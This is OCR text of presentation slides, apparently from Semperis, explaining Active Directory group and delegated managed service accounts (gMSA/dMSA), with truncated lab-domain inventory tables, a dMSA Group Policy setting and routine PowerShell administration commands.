CN=gMSA.TEST1,...	gMSA.TEST1$	12829	gM...	gMSA....	gMSA For...	True	RC4, AES128, AES256	2025-05-02 23:25:36	2025-06-10 12:09:54	2025-06-10 00:17:45	2	NO	1.156	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-
CN=gMSA.TEST2,...	gMSA.TEST2$	12830	gM...	gMSA....	gMSA For...	True	RC4, AES128, AES256	2025-05-02 23:25:37	2025-06-10 12:41:05	2025-06-10 12:40:47	3	NO	2.672	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52)	DTCNTR01\R0FSRWDC1 (2025-06-
CN=provAgentgM...	pGMSA_fa76e09...	1602	gM...	ADTEC....	Azure AD...	True	RC4, AES128, AES256	2023-02-24 14:00:50	2025-06-06 00:17:08	2023-04-06 09:45:52	30	YES	-76...	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55)	46bb96e5-6a0d-408a-82b1-742dc
CN=gMSA AAD Cl...	gmsa.t0.AADCldS$	2632	gM...	R0FSM...	Tier0 | gM...	True	RC4, AES128, AES256	2023-04-06 10:32:32	2025-06-10 12:51:43	2025-06-10 12:51:24	30	NO	29.6...	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55)	DTCNTR01\R0FSRWDC2 (2025-06-
CN=gMSA.RODC,...	gMSA.RODC$	12885	gM...		gMSA For...	True	RC4, AES128, AES256	2025-05-09 12:54:48	2025-06-10 12:02:15	2025-06-10 11:57:25	1	NO	0.642	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-
CN=gMSA_R0_AA...	gMSA_R0_AADC$	1607	gM...	R0FSM...	gMSA Us...	True	AES128, AES256	2023-02-24 19:09:53	2025-05-17 14:16:28	2023-04-06 09:43:52	30	YES	-76...	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-04-
CN=gMSA SQL (Ti...	gmsa.t0.SQL$	2633	gM...	SQL.AD...	Tier0 | gM...	True	RC4, AES128, AES256	2023-04-06 10:32:32	2025-05-17 14:16:28	2023-04-06 10:32:32	30	YES	-76...	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-04-
CN=GMSA35B18E...	GMSA35B18EF67...	2915	gM...	35B18E...	GMSA WI...	True	RC4, AES128, AES256	2023-06-12 20:31:23	2025-05-17 14:16:28	2023-06-12 20:31:23	30	YES	-69...	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-06-
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															
CN=GMSA35B18															

gMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:33:01)


	CurKDSRootKeyOrgRWDCDateTime	PrevKDSRootKeyGuid(+KeyCre...	PrevKDSRootKeyOrgRWD...	PrincipalsAllowedToRetrieveManagedPasswordCONFIGURED	PrincipalsAllowedToRetrieveManagedPasswordEFFECTIVE	MemberOf
09 13:46:52)	DTCNTR01\R0FSRWDC2 (2025-06-10 20:07:30)	be3cf336-9db8-ef50-1efd-a28...	DTCNTR01\R0FSRWDC2 (2...	CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST,OU=Groups,OU=...	{SERVERTEST3$ (S-1-5-21-274783270-2712129839-3354909249-1...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-10 12:42:38)	8f1ff2ec-6515-6624-ea89-44cb...	DTCNTR01\R0FSRWDC3 (2...	CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST3,OU=Groups,OU...	{SERVERTEST3$ (S-1-5-21-274783270-2712129839-3354909249-1...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-10 00:17:45)	8f1ff2ec-6515-6624-ea89-44cb...	DTCNTR01\R0FSRWDC3 (2...	CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST1,OU=Groups,OU...	{SERVERTEST1$ (S-1-5-21-274783270-2712129839-3354909249-1...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
09 13:46:52)	DTCNTR01\R0FSRWDC1 (2025-06-10 12:40:47)	8f1ff2ec-6515-6624-ea89-44cb...	DTCNTR01\R0FSRWDC1 (2...	CN=grp.gs.Retrieve-Pwd-For-gMSA.TEST2,OU=Groups,OU...	{SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249-1...	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
24 12:20:55)	46bb96e5-6a0d-408a-82b1-742ddf1e3359 (...	29d938ce-6237-400f-cd42-e46...	46bb96e5-6a0d-408a-82b...	CN=R0FSMBSV3,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,...	R0FSMBSV3$ (S-1-5-21-274783270-2712129839-3354909249-16...	{CN=Performance Log Users,CN=Builtin,DC=ADTEC...
24 12:20:55)	DTCNTR01\R0FSRWDC2 (2025-06-10 12:51:25)	29d938ce-6237-400f-cd42-e46...	DTCNTR01\R0FSRWDC2 (2...	CN=grp.gs.Tier0-Retrieve-Password-For-gmsa.t0.AADCldS,...	R0FSMBSV3$ (S-1-5-21-274783270-2712129839-3354909249-16...	{CN=GRP_R0_AADWriteBack-Attributes,OU=Group...
09 13:46:52)	DTCNTR01\R0FSRWDC3 (2025-06-10 11:57:25)	be3cf336-9db8-ef50-1efd-a28...	DTCNTR01\R0FSRWDC3 (2...	CN=grp.gs.Retrieve-Pwd-For-gMSA.RODC,OU=Groups,OU...	SERVERTEST3$ (S-1-5-21-274783270-2712129839-3354909249-1...	{CN=GRP_R0_ALLOWCache-R0FSRODC1,OU=Grou...
24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-04-06 09:43:52)	29d938ce-6237-400f-cd42-e46...	DTCNTR01\R0FSRWDC1 (2...	CN=GRP_R0_Servers-AADConnect,OU=Groups,OU=Org-IT...	R0FSMBSV3$ (S-1-5-21-274783270-2712129839-3354909249-16...	{}
24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-04-06 10:32:32)			CN=grp.gs.Tier0-Retrieve-Password-For-gmsa.t0.SQL,OU=G...		{}
24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-06-12 20:31:23)			CN=GroupGMSA35B18EF6732,OU=TEST,DC=ADTEC,DC=NET		{}
24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-06-12 20:31:24)			CN=GroupGMSA35B18EF6742,OU=TEST,DC=ADTEC,DC=NET		{}
24 12:20:55)	DTCNTR01\R0FSRWDC1 (2023-06-12 20:31:25)			CN=GroupGMSA35B18EF6752,OU=TEST,DC=ADTEC,DC=NET		{}

Managed Service Accounts

Delegated (dMSA)

2025

- dMSAs → objectClass = msDS-DelegatedManagedServiceAccount
- dMSA = gMSA with more steroids and more requirements! Key differences are:
    - No LDAP query for "*msDS-ManagedPassword*“ → Request TGS through TGT
    - Unlike gMSA, with regards to a dMSA:
        - Server DOES NOT have local copy of the password, only the DCs have it and can calculate it
        - dMSA support NOT enabled by default
            - Not enabling support? → dMSA authN fails with username/password incorrect, logon failure, etc
            - Enable support through registry or GPO + realms (=optimize lookup of domains with W2K25 RWDCs)
        - It supports native use and migration from legacy service account (last is main use case!)
        - Native dMSA use supports services, IIS App Pools but not Scheduled Tasks
        - dMSA creation and management is to be considered as Tier 0!



Enable Delegated Managed Service Account logons

Enable Delegated Managed Service Account logons

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows 11 Version 24H2

Options:

Realms:

Syntax:

Enter a list of realms where DMSAs might exist.

Enter both the Fully Qualified Domain Name (FQDN) and the short name.

Enter one realm per line.

Details:

The Kerberos client will attempt to find a DMSA capable Domain Controller for the listed realms.

Help:

This policy setting enables or disables delegated managed service account logons for this machine.

If you enable this policy setting, delegated managed service account logons will be supported by the Kerberos client. Note that this policy has certain prerequites. The prerequisites and the directions to create a new delegated managed service account can be found at https://go.microsoft.com/fwlink/?linkid=2250379.

If you disable or do not configure this policy setting, delegated managed service account logons will not be supported.

semperis

Managed Service Accounts

Delegated (dMSA)

- The inner guts of a dMSA / Superseded Account
  - *"msDS-DelegatedMSAState"*: state of dMSA and how it is being used if applicable
    - 0 = Unused (Default)
    - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
    - 3 = Native Use
  - *"msDS-SupersededServiceAccountState"*: state of superseded account
    - Empty = Not superseded (Default)
    - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
  - *"msDS-ManagedAccountPrecededByLink"*: DN of legacy service account (a.k.a. account being superseded)
  - *"msDS-SupersededManagedAccountLink"*: DN of dMSA (a.k.a. account superseding)
  - adminSDHolder DOES NOT follow link!

semperis

Managed Service Accounts

Delegated (dMSA)

- Create dMSA in AD (Default Or ANY Container)
  - *Permissions*: Create "msDS-DelegatedManagedServiceAccount" object in targeted container/OU
  - *Command*: New-ADServiceAccount -CreateDelegatedServiceAccount -Name <dMSA> -DNSHostName <FQDN> [-OtherAttributes @{'msDS-DelegatedMSAState'='3'}] (for NATIVE use!)
- In AD, configure security principal(s) allowed to retrieve password/keys of dMSA
  - *Permissions*: on targeted dMSA object write "msDS-GroupMSAMembership"
  - *Command*: Set-ADServiceAccount -Identity <dMSA> -PrincipalsAllowedToRetrieveManagedPassword @("<samacc1>", "<samacc2>", "<samacc3>")

semperis

Managed Service Accounts


Delegated (dMSA)

- Install the dMSA on a computer
  - NOT NEEDED!
- Testing the dMSA can be used on the targeted computer (does not work .. yet!)
  - *Permissions*: Local admin on computer
  - *Command*: Test-ADServiceAccount -Identity <dMSA>
  - *Remark*: When TRUE, it can be used!

Managed Service Accounts

Delegated (dMSA)

- Get Relevant Data From All dMSAs (Deleg. Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/62de8c4b5c8d10f7b3c1934c4332dfb8)



dMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:49:20)

Filter

Add criteria

DistinguishedName	SamAccountName	RID	Type	dNSHostName	descript...	Enabled	dMSAState	PrecededAccountDN	KerbEncryptType	WhenCreated	WhenChanged	PasswordLastSetDmsa	PwdInt	PSHC	DUEX	CurKDSRootKeyGuid(+KeyCreation)
CN=dMSA.TEST8,O...	dMSA.TEST8$	12855	dM...	dMSA.TEST8....	dMSA F...	True	MigEnd (2)	CN=sVC.TEST8,OU...	RC4, AES128, AES256	2025-05-02 23:31:46	2025-06-06 14:53:0	2025-05-02 23:31:46	4	YES	-34.887	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12
CN=dMSA.SQL,OU...	dMSA.SQL$	13612	dM...	dMSASQL.AD...		True	MigEnd (2)	CN=sVC.SQL,OU=S...	RC4, AES128, AES256	2025-06-05 12:39:53	2025-06-10 12:41:5	2025-06-10 12:41:35	1	NO	0.661	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.ADLDS...	dMSA.ADLDSmi...	12949	dM...	dMSA.ADLDS...	dMSA F...	True	MigEnd (2)	CN=sVC.ADLDSmi...	RC4, AES128, AES256	2025-05-15 11:22:19	2025-06-10 20:00:4	2025-06-10 20:00:29	1	NO	0.966	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.ADLDS1...	dMSA.ADLDS1$	12941	dM...	dMSA.ADLDS...	dMSA F...	True	Native (3)		RC4, AES128, AES256	2025-05-15 11:22:13	2025-06-10 20:01:1	2025-06-10 20:01:14	1	NO	0.966	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.ADLDS2...	dMSA.ADLDS2$	12943	dM...	dMSA.ADLDS...	dMSA F...	True	Native (3)		RC4, AES128, AES256	2025-05-15 11:22:15	2025-06-10 12:57:0	2025-06-10 12:56:43	2	NO	1.672	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.ADLDS...	dMSA.ADLDSmi...	12951	dM...	dMSA.ADLDS...	dMSA F...	True	Unused (0)		RC4, AES128, AES256	2025-05-15 11:22:20	2025-05-25 00:00:5	2025-05-15 11:22:20	2	YES	-24.394	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12
CN=dMSA.ADLDSn...	dMSA.ADLDSnat...	12945	dM...	dMSA.ADLDS...	dMSA F...	True	Native (3)		RC4, AES128, AES256	2025-05-15 11:22:16	2025-06-10 00:07:4	2025-06-10 00:07:44	1	NO	0.138	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.ADLDSn...	dMSA.ADLDSnat...	12947	dM...	dMSA.ADLDS...	dMSA F...	True	Native (3)		RC4, AES128, AES256	2025-05-15 11:22:17	2025-06-10 12:59:2	2025-06-10 12:59:15	2	NO	1.673	be3cf336-9db8-ef50-1efd-a28b0ac2d297 (2025-06-09 13
CN=dMSA.IIS1,OU...	dMSA.IIS1$	13609	dM...	IIS1.ADTEC.NET		True	Unused (0)		RC4, AES128, AES256	2025-06-04 21:15:04	2025-06-04 22:00:0	2025-06-04 21:15:04	30	NO	24.017	8f1ff2ec-6515-6624-ea89-44cba1499241 (2025-06-04 12:
CN=dMSA.RODC,O...	dMSA.RODC$	12886	dM...		dMSA F...	True	Native (3)		RC4, AES128, AES256	2025-05-09 12:55:36	2025-05-28 12:20:2	2025-05-09 12:55:36	1	YES	-31.328	29d938ce-6237-400f-cd42-e46f8812c2ee (2023-02-24 12
CN=dMSA.TEST																
CN=dMSA.TEST																
CN=dMSA.TEST																
CN=dMSA.TEST																
CN=dMSA.TES																
CN=dMSA.TES																
CN=dMSA.TES																
CN=dMSA.TES																
CN=dMSA.TES																
CN=dMSA.TES																
CN=dMSA1,CN																
CN=dMSAAtD																
CN=dMSASne																

dMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-06-10 20:49:20)

Filter

Add criteria

CurKDSRootKeyOrgRWDCDateTime	PrevKDSRootKeyGuid(+KeyCreation)	PrevKDSRootKeyOrgRWDCDateTime	PrincipalsAllowedToRetrieveManagedPasswordCONFIGURED	PrincipalsAllowedToRetrieveManagedPasswordEFFECTIVE	MemberOf
DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:46)			CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST8,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=...	SERVERTEST8$ (S-1-5-21-274783270-2712129839-3354909249-...	{}
DTCNTR01\R0FSRWDC2 (2025-06-10 12:41:35)	be3cf336-9db8-ef50-1efd-a28b0ac...	DTCNTR01\R0FSRWDC2 (2025-06-...	{CN=SERVERTEST2,OU=TEST2,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET, CN=SE...	{SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249...	{}
DTCNTR01\R0FSRWDC2 (2025-06-10 20:00:29)	be3cf336-9db8-ef50-1efd-a28b0ac...	DTCNTR01\R0FSRWDC2 (2025-06-...	CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSmig1,OU=Groups,OU=Org-ITMgmt,DC=ADTEC...	{SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249...	{}
DTCNTR01\R0FSRWDC1 (2025-06-10 20:01:14)	be3cf336-9db8-ef50-1efd-a28b0ac...	DTCNTR01\R0FSRWDC1 (2025-06-...	{CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS...	{ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...	{}
DTCNTR01\R0FSRWDC2 (2025-06-10 20:14:14)	8f1ff2ec-6515-6624-ea89-44cba14...	DTCNTR01\R0FSRWDC2 (2025-06-...	CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC...	SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249-...	{}
DTCNTR01\R0FSRWDC1 (2025-05-15 11:22:20)			CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSmig2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC...	{SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249...	{}
DTCNTR01\R0FSRWDC1 (2025-06-10 20:09:29)	be3cf336-9db8-ef50-1efd-a28b0ac...	DTCNTR01\R0FSRWDC1 (2025-06-...	{CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDS...	{ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...	{}
DTCNTR01\R0FSRWDC1 (2025-06-10 20:10:59)	8f1ff2ec-6515-6624-ea89-44cba14...	DTCNTR01\R0FSRWDC1 (2025-06-...	CN=grp.gs.Retrieve-Pwd-For-dMSA.ADLDSnat2,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,...	{SERVERTEST2$ (S-1-5-21-274783270-2712129839-3354909249...	{}
DTCNTR01\R0FSRWDC1 (2025-06-04 21:15:04)			{CN=ADM TEC,CN=Users,DC=ADTEC,DC=NET, CN=SERVERTEST1,OU=TEST1,OU=Servers,...	{ADM.TEC (S-1-5-21-274783270-2712129839-3354909249-500),...	{}
DTCNTR01\R0FSRWDC1 (2025-05-09 12:55:36)			CN=SERVERTEST1,OU=TEST1,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET	SERVERTEST1$ (S-1-5-21-274783270-2712129839-3354909249-...	{CN=GRP_R0_ALLOWCache-
DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:40)			CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=NET	{SERVERTEST3$ (S-1-5-21-274783270-2712129839-3354909249...	{CN=Domain Admins,CN=U
DTCNTR01\R0FSRWDC1 (2025-05-02 23:31:41)			CN=grp.gs.Retrieve-Pwd-For-dMSA.TEST1,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=...	{SERVERTEST1$ (S-1-5-21-274783270-2712129839-3354909249...	{CN=Domain Admins,CN=U


semperis

Migrating Service Accounts
Legacy → dMSA (GOOD Successor!)

